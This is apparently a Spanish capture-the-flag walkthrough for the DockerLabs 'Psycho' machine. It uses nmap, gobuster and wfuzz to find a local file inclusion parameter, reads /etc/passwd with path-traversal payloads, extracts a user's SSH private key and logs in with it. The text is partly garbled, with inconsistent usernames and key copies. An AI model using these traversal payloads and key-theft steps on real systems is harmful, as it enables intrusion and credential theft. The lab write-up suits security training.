

Psycho

Una vez desplegada la máquina haremos un escaneo de puertos abiertos con nmap.

En mi casa utilizo el siguiente comando:

```
nmap -p- -sS -sC -sV --min-rate 5000 -n -vvv -Pn (ip objetivo)
```

-p-: Escanea todos los puertos .

-sS: Realiza un escaneo sigiloso (SYN Scan) para detectar puertos abiertos.

-sC: Ejecuta scripts predeterminados para recopilar más información del sistema.

-sV: Detecta las versiones de los servicios en ejecución.

--min-rate 5000: Acelera el escaneo enviando al menos 5000 paquetes por segundo.

-n: No realiza resolución DNS, trabaja directamente con direcciones IP.


-vvv: Muestra información detallada y actualizaciones constantes durante el escaneo.

-Pn: Salta el "ping" previo y fuerza el escaneo, incluso si el objetivo no responde.

una vez realizado el escaneo vemos que tenemos dos puertos abiertos

```
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh     syn-ack ttl 64 OpenSSH 9.6p1 Ubuntu 3ubuntu13.4 (Ubuntu Linux;
| ssh-hostkey:
|   256 38:bb:36:a4:18:60:ee:a8:d1:0a:61:97:6c:83:06:05 (ECDSA)
|   ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBLmfDz6T3
|_B1+8MtlEy6EFGPI9TZ7aTybt2qudKJ8+r3wcsi8w=
|   256 a3:4e:4f:6f:76:f2:ba:50:c6:1a:54:40:95:9c:20:41 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAIIhtGVi9ya8KY3fjIqNDQcC9RuW20liVFDD+uUEgllPzQ
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.58 ((Ubuntu))
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_http-title: 4You
|_http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El puerto 22 tiene SSH, pero como su versión es alta, nos enfocaremos en el puerto 80, que tiene HTTP. Esto significa que si ponemos la IP en el navegador, nos llevará a una página web.



Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelito.




Es una web sencilla y no nos da nada de información así que buscaremos directorios oculto con gobuster con el siguiente comando:

```
sudo gobuster dir -w
```

```
/usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt  
-u "http://172.17.0.2/" -x .php,.sh,.py,.txt,.html
```

```
> sudo gobuster dir -w /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt -u "h  
ttp://172.17.0.2/" -x .php,.sh,.py,.txt,.html  
[sudo] password for kali:  
=====  
Gobuster v3.6  
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)  
=====  
[+] Url: http://172.17.0.2/  
[+] Method: GET  
[+] Threads: 10  
[+] Wordlist: /usr/share/wordlists/SecLists/Discovery/Web-Content/directory-list-lowercase-2.3-medium.txt  
[+] Negative Status codes: 404  
[+] User Agent: gobuster/3.6  
[+] Extensions: txt,html,php,sh,py  
[+] Timeout: 10s  
=====  
Starting gobuster in directory enumeration mode  
=====  
/.html (Status: 403) [Size: 275]  
.php (Status: 403) [Size: 275]  
/index.php (Status: 200) [Size: 2596]  
/assets (Status: 301) [Size: 309] [-> http://172.17.0.2/assets/]  
.html (Status: 403) [Size: 275]  
.php (Status: 403) [Size: 275]  
/server-status (Status: 403) [Size: 275]  
Progress: 1245858 / 1245864 (100.00%)  
=====  
Finished
```

El directorio **/assets** es el directorio principal así que vamos a echarle un ojo




Podemos descargar la imagen **background.jpg** y buscar si tiene algún archivo oculto con

steghide extract -sf background.jpg pero no encontraríamos nada y buscando en sus metadatos con

- **exiftool background.jpg** tampoco encontraríamos nada.

Así que dejaremos **/assets** a un lado y nos centramos en **/index.php**





Welcome to this CTF

Experience the ultimate in lorem and quiero un mundo de caramelos.

Es un poco extraño por que a simple vista es idéntica a la página de inicio así que miraremos su código fuente

```
<!-- Header -->
24 <header>
25   <div class="nav">
26     <ul class="nav-item">
27       <li class="nav-item">
28         <a class="nav-link" href="#"></a>
29       <li class="nav-item">
30         <a class="nav-link btn btn-outline-light" href="#">Join Now</a>
31     </ul>
32   </div>
33 </header>
34
35 <header class="hero-section text-white text-center d-flex align-items-center">
36   <div class="container">
37     <h1 class="display-4">By TLuisillo_o</h1>
38     <p class="lead">A home for people who strive to look, feel, and perform their very best.</p>
39     <a href="#" class="btn btn-primary mt-3">Book Your Visit</a>
40   </div>
41 </header>
42
43 <section class="about-section py-5">
44   <div class="container">
45     <h2>Welcome to this CTF!</h2>
46     <p>Experience the ultimate in lorem and quiero un mundo de caramelos.</p>
47   </div>
48 </section>
49
50 <footer class="bg-dark text-white text-center py-4">
51   <div class="container">
52     <p>&copy; 2024 @TLuisillo_o & DockerLabs</p>
53   </div>
54 </footer>
55
56 <script src="https://cdn.jsdelivr.net/npm/@popperjs/core@2.11.6/dist/umd/popper.min.js"></script>
57 <script src="https://cdn.jsdelivr.net/npm/bootstrap@5.3.0/dist/js/bootstrap.min.js"></script>
58
59 </body>
60 </html>
61
62 [!] ERROR [!]
```

Vemos un error en la línea 63, lo que indica que podríamos estar ante un **LFI (Local File Inclusion)**, ya que parece estar intentando acceder a un archivo usando el parámetro incorrecto. Para encontrar el parámetro correcto, podemos hacer un FUZZING con el siguiente comando:

```
wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u
'http://172.17.0.2/index.php?FUZZ=../../../../etc/passwd'
```



```

000000368: 200 62 L 169 W 2596 Ch "portal"
000000322: 200 62 L 169 W 2596 Ch "order"
000000350: 200 62 L 169 W 2596 Ch "x"
000000367: 200 62 L 169 W 2596 Ch "41"
000000361: 200 62 L 169 W 2596 Ch "forms"
000000363: 200 62 L 169 W 2596 Ch "corporate"
000000364: 200 62 L 169 W 2596 Ch "donate"
000000358: 200 62 L 169 W 2596 Ch "affiliates"
000000360: 200 62 L 169 W 2596 Ch "viewforum"
000000366: 200 62 L 169 W 2596 Ch "upload"
000000362: 200 62 L 169 W 2596 Ch "testimonials"
000000365: 200 62 L 169 W 2596 Ch "flash"
000000359: 200 62 L 169 W 2596 Ch "dot"
000000357: 200 62 L 169 W 2596 Ch "node"
000000352: 200 62 L 169 W 2596 Ch "FAQ"
000000348: 200 62 L 169 W 2596 Ch "intro"
000000355: 200 62 L 169 W 2596 Ch "uk"
000000356: 200 62 L 169 W 2596 Ch "sponsors"
000000353: 200 62 L 169 W 2596 Ch "42"
000000354: 200 62 L 169 W 2596 Ch "privacypolicy"
000000346: 200 62 L 169 W 2596 Ch "34"
000000347: 200 62 L 169 W 2596 Ch "adview"
000000345: 200 62 L 169 W 2596 Ch "science"
000000349: 200 62 L 169 W 2596 Ch "account"
000000337: 200 62 L 169 W 2596 Ch "eng"
000000341: 200 62 L 169 W 2596 Ch "text"
000000351: 200 62 L 169 W 2596 Ch "comment"
000000338: 200 62 L 169 W 2596 Ch "php"
000000331: 200 62 L 169 W 2596 Ch "audio"
000000336: 200 62 L 169 W 2596 Ch "37"
000000344: 200 62 L 169 W 2596 Ch "nl"
000000340: 200 62 L 169 W 2596 Ch "post"
^C /usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
Total time: 1.392571

```

Nos aparece una lista interminable, así que filtraremos con un **--hh 2596**

quedando el siguiente comando:

```
wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 'http://172.17.0.2/index.php?FUZZ=../../../../etc/passwd' --hh 2596
```

```

* wfuzz -w /usr/share/dirbuster/wordlists/directory-list-2.3-medium.txt -u 'http://172.17.0.2/index.php?FUZZ=../../../../etc/passwd' --hh 2596
/usr/lib/python3/dist-packages/wfuzz/__init__.py:34: UserWarning:Pycurl is not compiled against Openssl. Wfuzz might no
t work correctly when fuzzing SSL sites. Check Wfuzz's documentation for more information.
*****
* Wfuzz 3.1.0 - The Web Fuzzer
*****
Target: http://172.17.0.2/index.php?FUZZ=../../../../etc/passwd
Total requests: 220560
=====
ID      Response  Lines   Word    Chars   Payload
=====
000005155: 200     88 L   199 W   3870 Ch   "secret"
/usr/lib/python3/dist-packages/wfuzz/wfuzz.py:80: UserWarning:Finishing pending requests...
Total time: 0
Processed Requests: 56182
Filtered Requests: 56181
Requests/sec.: 0

```

Nos ha encontrado el parámetro secret así que reemplazamos FUZZ por secret y lo buscamos en nuestro navegador

172.17.0.2/index.php?secret=../../../../etc/passwd





Welcome to this CTF


Experience the ultimate in lorem and quiero un mundo de caramelito.

© 2024 @TLuisillo_o & DockerLabs

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/sbin/games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
systemd-network:x:998:998:systemd Network Management:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/usr/sbin/nologin
messagebus:x:100:102::/nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/usr/sbin/nologin
vaxel:x:1001:1001::/home/vaxel:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
luisillo:x:1002:1002::/home/luisillo:/bin/sh
```

Al parecer sí que nos encontramos ante un LFI. Podríamos intentar realizar un ataque de fuerza bruta con hydra ya que nos aparecen dos usuarios luisillo y vaxei pero no encontraríamos nada por lo que vamos a intentar obtener el archivo **id_rsa** que normalmente está en **/home/user/.ssh/id_rsa**, personalizando el directorio :

/home/vaxei/.ssh/id_rsa



Tenemos acceso al archivo **id_rsa**, vemos el código fuente de la pagina para verlo mejor y lo copiamos




```
-----BEGIN OPENSSH PRIVATE KEY-----
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
t8jRhZ08jiwfifs_zwNN7taclmNEfkrKBY7n1bxFRd2XLjknZHFUOfz0FWdtXil0a+v6qJ6
lKtE9KwN0gIgZB9Wt+M3lsEVNEdQKN1wAAAMEAyyEsmblUzkBLmu6P4+6sUq8f68eP3Ad
bJltoqUjEYwe9K0f07G15W2nwB/E/9WeaI1DcSDpZbu0wFBBYlmiJeHVAQtJWJgZcps0yy2
1+JS400bCBg+3Zcd5NX75S43WvnF+t2tN0s6aWCEqCUPyb4SS0XKi40BKOMN8eC5XWf/a0
aNrkpo4BygXucJCAHRZ77etVNQY9VqdvwI5s0nrTexbHM9Rz608T+7qWgsg2DEcTv+dBuQ
1w8tlJUwly+rXTAAAEnZheGVpQDIZMWRlMDI2NmZmA==

-----END OPENSSH PRIVATE KEY-----
```

Volvemos a nuestra terminal y creamos un archivo con **sudo nano id_rsa**

ahí dentro pegaremos el texto copiado tal que:




```
GNU nano 8.2
-----BEGIN OPENSSH PRIVATE KEY-----
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
```



guardamos y salimos con **Ctrl+o Ctrl+x**.

Una vez completado el paso anterior, procedemos a entrar a través del puerto ssh pero esta vez utilizando el archivo que hemos creado de esta manera.

```
ssh -i id_rsa vaxei@172.17.0.2
```



```
> ssh -i id_rsa vaxei@172.17.0.2
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.11.2-amd64 x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

